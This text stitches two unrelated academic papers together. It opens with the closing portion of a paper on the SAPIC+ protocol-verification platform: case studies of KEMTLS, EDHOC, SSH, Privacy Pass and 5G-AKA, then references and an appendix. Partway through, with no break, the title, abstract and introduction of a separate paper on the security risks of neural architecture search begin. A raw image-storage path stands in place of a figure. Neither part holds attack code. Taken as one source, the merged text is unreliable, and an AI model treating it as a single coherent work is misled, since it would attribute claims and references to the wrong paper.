KEMTLS-NO-AEAD	1	108	Auth., PFS
KEMTLS-CA	1	247	MA, Unlink.
LAKE-EDHOC [49]	3	96	MA, PFS, KCI
SSH [50]	1	3	MA, Sec.
SSH-NEST	2	147	MA, Sec.
SSH-NEST(X)	$7 \times 3^{X-1}$	∞	MA, Sec.
Privacy-Pass [22]	1	2	Unforg., Unlink.
NSL [40,43]	1	3	MA, Sec.
	DeepSec		
KEMTLS-CA [48]	955		Unlink. (3 sess.)
NSL [40,43]	362		Strong Sec. (3 sess.)

PFS: Perfect Forward Secrecy KCI: Key Compromise Impersonation
Auth.: Authentication MA: Mutual Authentication Sec.: Secrecy
Unforg. : Unforgeability Unlink. : Unlinkability

Figure 7: Running time (seconds) of the case studies

authentication of the server after ten messages and six intermediate keys. We used SAPIC$^+$ to verify the protocol over three models:

- A first, basic KEMTLS model, for which we verify server authentication and Perfect Forward Secrecy (PFS) of the final key. ProVerif proves these properties in a few seconds, Tamarin in around a minute.
- The KEMTLS-NO-AEAD model sanity checks the security claims. Indeed, in KEMTLS, most messages are encrypted using authenticated encryption, but in its security proof, nothing is assumed about this primitive. We thus modeled a version of KEMTLS without any encryption, and proved that the same security properties hold.
- The KEMTLS-CA model, where we model the client authentication option. This option was proposed in Appendix C of [48] to match the existing option of TLS, but was provided without a security proof. It allows a user to authenticate to a server with a long-term certificate. We proved using ProVerif (1 second) and Tamarin (20 minutes) mutual authentication for this extension. We were also able to prove unlinkability of clients, modelled as strong unlinkability in terms of trace equivalence as defined e.g. in [10,35], for three sessions using DeepSec, and an unbounded number of sessions with ProVerif.

LAKE-EDHOC Lightweight Authenticated Key Exchange (LAKE-EDHOC) is a recently standardized key exchange protocol designed for resource-constrained devices. It is a DH based key exchange, where authentication can either rely on a signature scheme and long-term public keys, or on a long-term DH share and its public group element. With SAPIC$^+$, we could develop correct models of this protocol quickly. We debugged and proved them with ProVerif's approximate version of the equational theory, before strengthening the guarantees using the same model but with Tamarin's more complete theory.

Our models include both authentication modes, the client being able to chose between them dynamically. In the LAKE-EDHOC model, we proved mutual authentication, KCI and PFS of the exchanged key.

In concurrent work [45], a different version of the LAKE-EDHOC IETF draft was also analyzed with Tamarin. While they consider more properties than us, we consider a model supporting two different authentication modes.

SSH It is a widely deployed protocol that notably allows logging in on a remote server, relying on a user's long-term signature key. In its basic version, it has been analyzed previously using computer-aided verification tools, both symbolic [42] and computational [21]. The protocol supports an additional agent-forwarding feature, allowing SSH connections to be nested. Analyzing this feature is complex: a secure channel established using a long-term signature key is used to forward a signature request for the same long-term key. The protocol with a single depth nesting was analyzed with an interactive prover in the computational model [9], but it relies on an external composition result.

The SSH model verifies authentication and secrecy. Interestingly, a previous Tamarin model [42] required 26 seconds while our SAPIC$^+$ model is verified in three seconds.[2] SAPIC$^+$ can thus compile models that are verified in the same order of magnitude as a handmade Tamarin model.

The SSH-NEST model contains one nested connection. This model is verified very efficiently using ProVerif, and takes around 5 minutes in Tamarin with the more precise DH modeling. The SSH-NEST(X) model supports an arbitrary depth nesting, but with checks to manually bound the depth to X. Without a fixed bound, we were unable to make ProVerif terminate. We ran ProVerif with a bound up to 5: verification takes 7 seconds for depth $X = 1$, and each increment in depth approximately triples the running time, up to a running time of 6 minutes for depth 5. We were unable to make Tamarin terminate.[3]

Privacy-Pass The Privacy-Pass protocol, proposed in [31] and under standardization [22], is a token-based authorization of clients to servers that aims to preserve client anonymity. A server issues tokens upon client requests and

[2] Timing obtained by running the SSH model of [42] on the same laptop with the same version of Tamarin.

[3] The model leads to over a thousand partial deconstructions.

tokens can be spent only once. It is based on a complex cryptographic primitive, a Verifiable Oblivious Pseudo-Random Function (VOPRF), whose equational theory is not supported by DEEPSEC. With the `Privacy-Pass` model, we verified token unforgeability, using PROVERIF and TAMARIN, and unlinkability (as defined in [10, 35]) of the clients using PROVERIF.

6.2.2 Existing Models

We used the export feature on some existing SAPIC protocol models to illustrate its ease of use, where with only minor modifications, all models were executable in PROVERIF. In addition, we also ported an existing TAMARIN model.

`5G-AKA` A previous case study of the `5G-AKA` authentication standard was performed recently in TAMARIN [13], leading to one of the most complex TAMARIN analysis to date. On this model and with on a complicated handwritten oracle to guide the tool, they were able to verify 4 sanity check lemmas, 3 security properties and find 7 attack traces.

To illustrate the usability and interest of SAPIC$^+$, we have reimplemented their main model using the platform. We were able to design a model such that after adapting their handwritten oracle, TAMARIN was able to prove the 3 security properties in around a minute on the model produced by SAPIC$^+$. In comparison, the original TAMARIN model took 3 times longer to verify those 3 properties. This example thus give evidence that SAPIC$^+$ can even on complex case studies produce models that are as fast, or even faster to verify than TAMARIN fine-tuned ones.

Moreover, by manually adding a simple parameter to guide the resolution, PROVERIF finds 6 of the 7 attack traces automatically, in contrast to the original model, which required a complex oracle to find these attack traces. The last attack can also be found by PROVERIF, but requires editing the process to help the trace reconstruction terminate.

SGX report models With SAPIC$^+$, the modeling of the SGX report capability from [37] carries over to PROVERIF for free. On the models of `AC`, `AKE` and `OTP`, PROVERIF always answered in a second and TAMARIN in a few seconds. Some interesting results were that on the `SOC` protocol, PROVERIF does not terminate, but TAMARIN answered in seconds. On a flawed model of `AC`, the `AC-F-sid` model, PROVERIF reports 'cannot be proved', while TAMARIN successfully reconstructed the attack trace. Nevertheless, with minor modifications to the generated PROVERIF model[4], we could ensure termination and attack reconstruction.

Others Finally, we imported the `Scytl` e-voting protocol [28] from the GSVERIF benchmark [24], and the secure device (`SD`) [5, 40] and `NSL` models [40] from SAPIC's repository. We verify the strong secrecy of the key in `NSL` for one session with DEEPSEC, where PROVERIF reports 'cannot be proved'. On the `Scytl` protocol, PROVERIF answers in a second and TAMARIN in a minute, but PROVERIF reports 'cannot be proved' on the single vote property (without further expert input) while TAMARIN proves it.

6.2.3 TAMARIN proofs of PROVERIF axioms

Since its recent update [20] PROVERIF allows specifying axioms that can be used to prove a protocol by adding an extra assumption that may hold but that PROVERIF cannot prove. An example of such a case is given in Example 6 of [20], where an axiom is used to specify that an action can only occur once. Consider the following subprocess

```
new stamp; in(c,xr); event S(stamp,xr); new r;
out(c,sign(aenc(vote,(r,xr),pk (sk e),sk ))
```

On such a process, PROVERIF cannot prove that the event *S* can only occur once with a given timestamp, due to its abstraction. As this fact is required to prove the expected security properties, the following axiom is needed:

```
All stamp xr xr2 #i #i2. S(stamp,xr)@i & S(stamp,xr2)@i2
        ⟹ i=i2 & x=xr2
```

While PROVERIF cannot prove this, this is the sort of formula that TAMARIN typically handles well. We thus ported this example to SAPIC$^+$, successfully using TAMARIN to prove the axiom, and PROVERIF to prove with the axiom the expected security property, both being formally combined.

Axioms are also typically how GSVERIF [24] functions: its adds axioms about states, axioms that were proven correct by hand. Once again using SAPIC$^+$, we proved for the previous 5G example that the axiom generated by GSVERIF did hold thanks to TAMARIN.

Conclusion

We introduced SAPIC$^+$, a protocol verification platform that allows to transparently use three major verification tools, PROVERIF, TAMARIN and DEEPSEC, to efficiently verify protocols from a single protocol model. The translations are carefully optimized and proven correct, and we developed novel case studies of real life protocols. For ease-of-use, we made the entire tool chain available on Docker Hub [1].

We plan to generalize some of our encodings (notably permitting destructors to occur anywhere in the process) and to devise new optimizations, in particular when exporting stateful protocols to PROVERIF. We see potential in helping ProVerif terminate by deriving lemmas from a static analysis of the process.

[4] Additonal lemmas and *nounif* instructions.

Acknowledgments. We thank Ioana Boureanu and the anonymous reviewers for their helpful comments and suggestions. This work has been partly supported by the ANR Research and teaching chair in AI ASAP, ANR TECAP (decision number ANR-17-CE39-0004-03), and the the ERC Synergy Grant "imPACT" (No. 610150).

References

[1] Sapic+ tool chain. https://hub.docker.com/r/robertkuennemann/sapicplusplatform.

[2] Tamarin (develop). https://github.com/tamarin-prover/tamarin-prover.

[3] Martín Abadi, Bruno Blanchet, and Cédric Fournet. The applied pi calculus: Mobile values, new names, and secure communication. *J. ACM*, 65(1):1:1–1:41, 2018.

[4] Myrto Arapinis, Tom Chothia, Eike Ritter, and Mark Ryan. Analysing unlinkability and anonymity using the applied pi calculus. In *Proceedings of the 23rd IEEE Computer Security Foundations Symposium (CSF 2010)*, pages 107–121. IEEE Computer Society, 2010.

[5] Myrto Arapinis, Joshua Phillips, Eike Ritter, and Mark Dermot Ryan. Statverif: Verification of stateful processes. *J. Comput. Secur.*, 22(5):743–821, 2014.

[6] Alessandro Armando, Wihem Arsac, Tigran Avanesov, Michele Barletta, Alberto Calvi, Alessandro Cappai, Roberto Carbone, Yannick Chevalier, Luca Compagna, Jorge Cuéllar, et al. The AVANTSSAR platform for the automated validation of trust and security of service-oriented architectures. In *8th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS 2012)*, volume 7214 of *Lecture Notes in Computer Science*, pages 267–282. Springer, 2012.

[7] Alessandro Armando, David A. Basin, Yohan Boichut, Yannick Chevalier, Luca Compagna, Jorge Cuéllar, Paul Hankes Drielsma, Pierre-Cyrille Héam, Olga Kouchnarenko, Jacopo Mantovani, Sebastian Mödersheim, David von Oheimb, Michaël Rusinowitch, Judson Santiago, Mathieu Turuani, Luca Viganò, and Laurent Vigneron. The AVISPA tool for the automated validation of internet security protocols and applications. In *Computer Aided Verification, 17th International Conference (CAV 2005)*, volume 3576 of *Lecture Notes in Computer Science*, pages 281–285. Springer, 2005.

[8] Michael Backes, Jannik Dreier, Steve Kremer, and Robert Künnemann. A novel approach for reasoning about liveness in cryptographic protocols and its application to fair exchange. In *2017 IEEE European Symposium on Security and Privacy (EuroS&P 2017)*, pages 76–91. IEEE, 2017.

[9] David Baelde, Stéphanie Delaune, Charlie Jacomme, Adrien Koutsos, and Solène Moreau. An interactive prover for protocol verification in the computational model. In *42nd IEEE Symposium on Security and Privacy (SP 2021)*, pages 537–554. IEEE, 2021.

[10] David Baelde, Stéphanie Delaune, and Solène Moreau. A method for proving unlinkability of stateful protocols. In *33rd IEEE Computer Security Foundations Symposium (CSF 2020)*, pages 169–183. IEEE, 2020.

[11] Manuel Barbosa, Gilles Barthe, Karthik Bhargavan, Bruno Blanchet, Cas Cremers, Kevin Liao, and Bryan Parno. Sok: Computer-aided cryptography. In *42nd IEEE Symposium on Security and Privacy (SP 2021)*, pages 777–795. IEEE, May 2021.

[12] Manuel Barbosa, Bernardo Portela, Guillaume Scerri, and Bogdan Warinschi. Foundations of hardware-based attested computation and application to SGX. In *IEEE European Symposium on Security and Privacy (EuroS&P 2016)*, pages 245–260. IEEE, 2016.

[13] David A. Basin, Jannik Dreier, Lucca Hirschi, Sasa Radomirovic, Ralf Sasse, and Vincent Stettler. A formal analysis of 5g authentication. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS 2018)*, pages 1383–1396. ACM, 2018.

[14] David A. Basin, Jannik Dreier, and Ralf Sasse. Automated symbolic proofs of observational equivalence. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS 2015)*, pages 1144–1155. ACM, 2015.

[15] David A. Basin, Michel Keller, Sasa Radomirovic, and Ralf Sasse. Alice and bob meet equational theories. In *Logic, Rewriting, and Concurrency - Essays dedicated to José Meseguer on the Occasion of His 65th Birthday*, volume 9200 of *Lecture Notes in Computer Science*, pages 160–180. Springer, 2015.

[16] David A. Basin, Sasa Radomirovic, and Lara Schmid. Modeling human errors in security protocols. In *IEEE 29th Computer Security Foundations Symposium (CSF 2016)*, pages 325–340. IEEE Computer Society, 2016.

[17] Karthikeyan Bhargavan, Bruno Blanchet, and Nadim Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017*, pages 483–502. IEEE Computer Society, 2017.

[18] Bruno Blanchet. An efficient cryptographic protocol verifier based on prolog rules. In *14th IEEE Computer Security Foundations Workshop (CSFW-14 2001)*, pages 82–96. IEEE Computer Society, 2001.

[19] Bruno Blanchet, Martín Abadi, and Cédric Fournet. Automated verification of selected equivalences for security protocols. *J. Log. Algebraic Methods Program.*, 75(1):3–51, 2008.

[20] Bruno Blanchet, Vincent Cheval, and Cortier Véronique. Proverif with lemmas, induction, fast subsumption, and much more. In *Proceedings of the 43th IEEE Symposium on Security and Privacy (S&P'22)*. IEEE Computer Society Press, May 2022.

[21] David Cadé and Bruno Blanchet. From computationally-proved protocol specifications to implementations and application to SSH. *J. Wirel. Mob. Networks Ubiquitous Comput. Dependable Appl.*, 4(1):4–31, 2013.

[22] Sofia Celi, Alex Davidson, and Armando Faz-Hernández. Privacy Pass Protocol Specification. Internet-Draft draft-ietf-privacypass-protocol-01, Internet Engineering Task Force, February 2021. Work in Progress.

[23] Vincent Cheval, Véronique Cortier, and Stéphanie Delaune. Deciding equivalence-based properties using constraint solving. *Theor. Comput. Sci.*, 492:1–39, 2013.

[24] Vincent Cheval, Véronique Cortier, and Mathieu Turuani. A little more conversation, a little less action, a lot more satisfaction: Global states in proverif. In *31st IEEE Computer Security Foundations Symposium (CSF 2018)*, pages 344–358. IEEE Computer Society, 2018.

[25] Vincent Cheval, Charlie Jacomme, Steve Kremer, and Robert Künnemann. Sapic+: protocol verifiers of the world, unite! Technical report. https://hal.inria.fr/hal-03693843v1.

[26] Vincent Cheval, Steve Kremer, and Itsaka Rakotonirina. DEEPSEC: deciding equivalence properties in security protocols theory and practice. In *2018 IEEE Symposium on Security and Privacy (SP 2018)*, pages 529–546. IEEE Computer Society, 2018.

[27] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. *J. Cryptol.*, 33(4):1914–1983, 2020.

[28] Véronique Cortier, David Galindo, and Mathieu Turuani. A formal analysis of the neuchatel e-voting protocol. In *2018 IEEE European Symposium on Security and Privacy (EuroS&P 2018)*, pages 430–442. IEEE, 2018.

[29] Cas Cremers, Marko Horvat, Jonathan Hoyland, Sam Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS 2017)*, pages 1773–1788. ACM, 2017.

[30] Cas Cremers, Benjamin Kiesl, and Niklas Medinger. A formal analysis of IEEE 802.11's WPA2: countering the kracks caused by cracking the counters. In *29th USENIX Security Symposium (USENIX Security 2020)*, pages 1–17. USENIX Association, 2020.

[31] Alex Davidson, Ian Goldberg, Nick Sullivan, George Tankersley, and Filippo Valsorda. Privacy pass: Bypassing internet challenges anonymously. *Proc. Priv. Enhancing Technol.*, 2018(3):164–180, 2018.

[32] Jannik Dreier, Charles Duménil, Steve Kremer, and Ralf Sasse. Beyond subterm-convergent equational theories in automated verification of stateful protocols. In *Principles of Security and Trust - 6th International Conference (POST 2017)*, volume 10204 of *Lecture Notes in Computer Science*, pages 117–140. Springer, 2017.

[33] PKI Task Force. PKI for machine readable travel documents offering ICC read-only access. Technical report, International Civil Aviation Organization, 2004.

[34] Guillaume Girol, Lucca Hirschi, Ralf Sasse, Dennis Jackson, Cas Cremers, and David A. Basin. A spectral analysis of noise: A comprehensive, automated, formal analysis of diffie-hellman protocols. In *29th USENIX Security Symposium (USENIX Security 2020)*, pages 1857–1874. USENIX Association, 2020.

[35] Lucca Hirschi, David Baelde, and Stéphanie Delaune. A method for unbounded verification of privacy-type properties. *J. Comput. Secur.*, 27(3):277–342, 2019.

[36] Matthew Hoekstra, Reshma Lal, Pradeep Pappachan, Vinay Phegade, and Juan del Cuvillo. Using innovative instructions to create trustworthy software solutions. In Ruby B. Lee and Weidong Shi, editors, *The Second Workshop on Hardware and Architectural Support for Security and Privacy (HASP 2013)*, page 11. ACM, 2013.

[37] Charlie Jacomme, Steve Kremer, and Guillaume Scerri. Symbolic models for isolated execution environments. In *2017 IEEE European Symposium on Security and Privacy (EuroS&P 2017)*, pages 530–545. IEEE, 2017.

[38] Nadim Kobeissi, Karthikeyan Bhargavan, and Bruno Blanchet. Automated verification for secure messaging protocols and their implementations: A symbolic and

computational approach. In *2017 IEEE European Symposium on Security and Privacy (EuroS&P 2017)*, pages 435–450. IEEE, 2017.

[39] Nadim Kobeissi, Georgio Nicolas, and Karthikeyan Bhargavan. Noise explorer: Fully automated modeling and verification for arbitrary noise protocols. In *IEEE European Symposium on Security and Privacy (EuroS&P 2019)*, pages 356–370. IEEE, 2019.

[40] Steve Kremer and Robert Künnemann. Automated analysis of security protocols with global state. *J. Comput. Secur.*, 24(5):583–616, 2016.

[41] Robert Künnemann, Ilkan Esiyok, and Michael Backes. Automated verification of accountability in security protocols. In *32nd IEEE Computer Security Foundations Symposium (CSF 2019)*, pages 397–413. IEEE, 2019.

[42] Pascal Lafourcade and Maxime Puys. Performance evaluations of cryptographic protocols verification tools dealing with algebraic properties. In *Foundations and Practice of Security - 8th International Symposium, (FPS 2015)*, volume 9482 of *Lecture Notes in Computer Science*, pages 137–155. Springer, 2015.

[43] Gavin Lowe. Breaking and fixing the needham-schroeder public-key protocol using FDR. *Softw. Concepts Tools*, 17(3):93–102, 1996.

[44] Sjouke Mauw, Zach Smith, Jorge Toro-Pozo, and Rolando Trujillo-Rasua. Distance-Bounding Protocols: Verification without Time and Location. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*, pages 549–566. IEEE Computer Society, 2018.

[45] Karl Norrman, Vaishnavi Sundararajan, and Alessandro Bruni. Formal analysis of EDHOC key establishment for constrained iot devices. In *Proceedings of the 18th International Conference on Security and Cryptography (SECRYPT 2021)*, pages 210–221. SCITEPRESS, 2021.

[46] Gabriel Pedroza, Ludovic Apvrille, and Daniel Knorreck. AVATAR: A sysml environment for the formal verification of safety and security properties. In *11th Annual International Conference on New Technologies of Distributed Systems (NOTERE 2011)*, pages 1–10. IEEE, 2011.

[47] Benedikt Schmidt, Simon Meier, Cas Cremers, and David A. Basin. Automated analysis of diffie-hellman protocols and advanced security properties. In *25th IEEE Computer Security Foundations Symposium (CSF 2012)*, pages 78–94. IEEE Computer Society, 2012.

	PROVERIF	TAMARIN
Protocol language	applied π	MSR
Automation ranking	strong	medium
Interactive proofs	✗	✓
Complex State Machine	∼	✓
Equational theory support:		
finite variant	✓	✓
linear equations	✓	✗
AC operator,XOR	✗	✓
Integer support	✓	≈
DH theory (without addition in exponents)	≈	✓

✓: natively supported ✗: not supported
∼: requires some expertise and/or may greatly reduce automation
≈: supported through approximations

Figure 8: Some high-level differences between PROVERIF and TAMARIN

[48] Peter Schwabe, Douglas Stebila, and Thom Wiggers. Post-quantum TLS without handshake signatures. In *2020 ACM SIGSAC Conference on Computer and Communications Security (CCS 20)*, pages 1461–1480. ACM, 2020.

[49] Göran Selander, John Preuß Mattsson, and Francesca Palombini. Ephemeral Diffie-Hellman Over COSE (EDHOC). Internet-Draft draft-ietf-lake-edhoc-07, Internet Engineering Task Force, May 2021. Work in Progress.

[50] Tatu Ylonen and Chris Lonvick. The Secure Shell (SSH) Transport Layer Protocol. https://tools.ietf.org/html/rfc4253.

A Appendix

In Figure 8, we provide an overview over the respective strengths and weaknesses of PROVERIF and TAMARIN and in Figure 9, the operational semantics of SAPIC$^+$.

Standard operations:

$$
\begin{array}{rcl}
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{0\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P},\sigma,\mathcal{L}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P|Q\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P,Q\},\sigma,\mathcal{L}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{!P\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{!P,P\},\sigma,\mathcal{L}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\nu n;P\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E}\cup\{n'\},\mathcal{S},\mathcal{P}\cup^{\#}\{P\{n\mapsto n'\}\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } n'\in\mathcal{N}_{\mathtt{priv}} \text{ is fresh} \\
(\mathcal{E},\mathcal{S},\mathcal{P},\sigma,\mathcal{L}) & \xrightarrow{K(t)} & (\mathcal{E},\mathcal{S},\mathcal{P},\sigma,\mathcal{L}) \\
 & & \quad \text{if } t=_E R\sigma \text{ for some } R\in\mathcal{T}(\mathcal{F},\mathcal{N}_{\mathtt{pub}},\mathcal{AX}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\mathsf{out}(t_1,t_2);P\},\sigma,\mathcal{L}) & \xrightarrow{\mathsf{Out}(R),K(t_1)} & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P\},\sigma\cup\{\mathtt{att}_n\mapsto t_2\},\mathcal{L}) \\
 & & \quad \text{if } t_1=_E R\sigma \text{ for some } R\in\mathcal{T}(\mathcal{F},\mathcal{N}_{\mathtt{pub}},\mathcal{AX}) \\
 & & \quad \mathsf{Msg}(t_2) \text{ and } n=|\sigma|+1 \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\mathsf{in}(t,x);P\},\sigma,\mathcal{L}) & \xrightarrow{\mathsf{In}(R,R'),K(\langle t,R'\sigma\rangle)} & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P\{x\mapsto R'\sigma\}\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } t=_E R\sigma,\mathsf{Msg}(R'\sigma) \text{ for some } R,R'\in\mathcal{T}(\mathcal{F},\mathcal{N}_{\mathtt{pub}},\mathcal{AX}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\mathsf{out}(t_1,t_2);P,\mathsf{in}(t,x);Q\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup\{P,Q\{x\mapsto t_2\}\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } t_1=_E t \text{ and } \mathsf{Msg}(t_2) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup\{\text{if } \phi \text{ then } P \text{ else } Q\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup\{P\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } \phi \text{ holds} \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup\{\text{if } \phi \text{ then } P \text{ else } Q\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup\{Q\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } \phi \text{ does not hold} \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup\{\text{event}(F);P\},\sigma,\mathcal{L}) & \xrightarrow{F} & (\mathcal{E},\mathcal{S},\mathcal{P}\cup\{P\},\sigma,\mathcal{L}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\mathsf{let}\ p=t\ \mathsf{in}\ P\ \mathsf{else}\ Q\},\sigma,\mathcal{L}) & \to & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P\tau\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } p\tau=_E t \text{ and } \tau \text{ is grounding for } p \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\mathsf{let}\ p=t\ \mathsf{in}\ P\ \mathsf{else}\ Q\},\sigma,\mathcal{L}) & \to & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{Q\},\sigma,\mathcal{L}) \\
 & & \quad \text{if for all } \tau, p\tau\neq_E t
\end{array}
$$

Operations on global state:

$$
\begin{array}{rcl}
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\text{insert } t_1,t_2;\ P\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S}[t_1\mapsto t_2],\mathcal{P}\cup^{\#}\{P\},\sigma,\mathcal{L}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\text{delete } t;\ P\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S}[t\mapsto\bot],\mathcal{P}\cup^{\#}\{P\},\sigma,\mathcal{L}) \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\text{lookup } t \text{ as } x \text{ in } P \text{ else } Q\ \},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P\{u/x\}\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } \mathcal{S}(t')=_E u \text{ is defined and } t=_E t' \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\text{lookup } t \text{ as } x \text{ in } P \text{ else } Q\ \},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{Q\},\sigma,\mathcal{L}) \\
 & & \quad \text{if } \mathcal{S}(t') \text{ is undefined for all } t'=_E t \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\text{lock } t;\ P\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P\},\sigma,\mathcal{L}\cup\{t\}) \quad \text{if } t\not\in_E\mathcal{L} \\
(\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{\text{unlock } t;\ P\},\sigma,\mathcal{L}) & \longrightarrow & (\mathcal{E},\mathcal{S},\mathcal{P}\cup^{\#}\{P\},\sigma,\mathcal{L}\setminus\{t'\mid t'=_E t\})
\end{array}
$$

Figure 9: Operational semantics

On the Security Risks of AutoML

Ren Pang[†] Zhaohan Xi[†] Shouling Ji[‡] Xiapu Luo[⋆] Ting Wang[†]
[†]*Pennsylvania State University, {rbp5354, zxx5113, ting}@psu.edu*
[‡]*Zhejiang University, sji@zju.edu.cn*
[⋆]*Hong Kong Polytechnic University, csxluo@comp.polyu.edu.hk*

Automation is good, so long as you know exactly where to put the machine.

– Eliyahu Goldratt

Abstract

Neural Architecture Search (NAS) represents an emerging machine learning (ML) paradigm that automatically searches for models tailored to given tasks, which greatly simplifies the development of ML systems and propels the trend of ML democratization. Yet, little is known about the potential security risks incurred by NAS, which is concerning given the increasing use of NAS-generated models in critical domains.

This work represents a solid initial step towards bridging the gap. Through an extensive empirical study of 10 popular NAS methods, we show that compared with their manually designed counterparts, NAS-generated models tend to suffer greater vulnerability to various malicious attacks (*e.g.*, adversarial evasion, model poisoning, and functionality stealing). Further, with both empirical and analytical evidence, we provide possible explanations for such phenomena: given the prohibitive search space and training cost, most NAS methods favor models that converge fast at early training stages; this preference results in architectural properties associated with attack vulnerability (*e.g.*, high loss smoothness and low gradient variance). Our findings not only reveal the relationships between model characteristics and attack vulnerability but also suggest the inherent connections underlying different attacks. Finally, we discuss potential remedies to mitigate such drawbacks, including increasing cell depth and suppressing skip connects, which lead to several promising research directions.

1 Introduction

Automated Machine Learning (AutoML) represents a new paradigm of applying ML techniques in real-world settings. For given tasks, AutoML automates the pipeline from raw data to deployable ML models, covering model design [18], optimizer selection [37], and parameter tuning [1]. The use of AutoML greatly simplifies the development of ML systems and propels the trend of ML democratization. Many IT giants have unveiled their AutoML frameworks, such as Microsoft Azure AutoML, Google Cloud AutoML, and IBM Watson AutoAI.




Figure 1: Cell-based neural architecture search.

In this paper, we focus on one primary task of AutoML, Neural Architecture Search (NAS), which aims to find performant deep neural network (DNN) architectures[1] tailored to given tasks. For instance, as illustrated in Figure 1, cell-based NAS constructs a model by repeating the motif of a cell structure following a pre-specified template, wherein a cell is a topological combination of operations (*e.g.*, 3×3 convolution). With respect to the given task, NAS optimizes both the topological structure and the operation assignment. It is shown that in many tasks, NAS finds models that remarkably outperform manually designed ones [11, 35, 39, 46].

Yet, in contrast to the intensive research on improving the capabilities of NAS, its security implications are fairly unexplored. As ML systems are becoming the new targets for malicious attacks [6], the lack of understanding about the potential risks of NAS is highly concerning, given its surging popularity in security-sensitive applications. Specifically,

[1] In the following, when the context is clear, we use the terms of "model" and "architecture" exchangeably.

RQ1 – *Does NAS introduce new weaknesses, compared with the conventional ML practice?*

RQ2 – *If so, what are the possible root causes of such vulnerability?*

RQ3 – *Further, how would ML practitioners mitigate such drawbacks in designing and operating NAS?*

The answers to these key questions are crucial for the use of NAS in security-sensitive domains (*e.g.*, cyber-security, finance, and healthcare).

Our work – This work represents a solid initial step towards answering such questions.

A1 - First, through an extensive empirical study of 10 representative NAS methods, we show that compared with their manually designed counterparts, NAS-generated models tend to suffer greater vulnerability to various malicious manipulations such as adversarial evasion [8, 42], model poisoning [5], backdoor injection [23, 40], functionality stealing [44], and label-only membership inference [13]. The findings suggest that NAS is likely to incur larger attack surfaces, compared with the conventional ML practice.

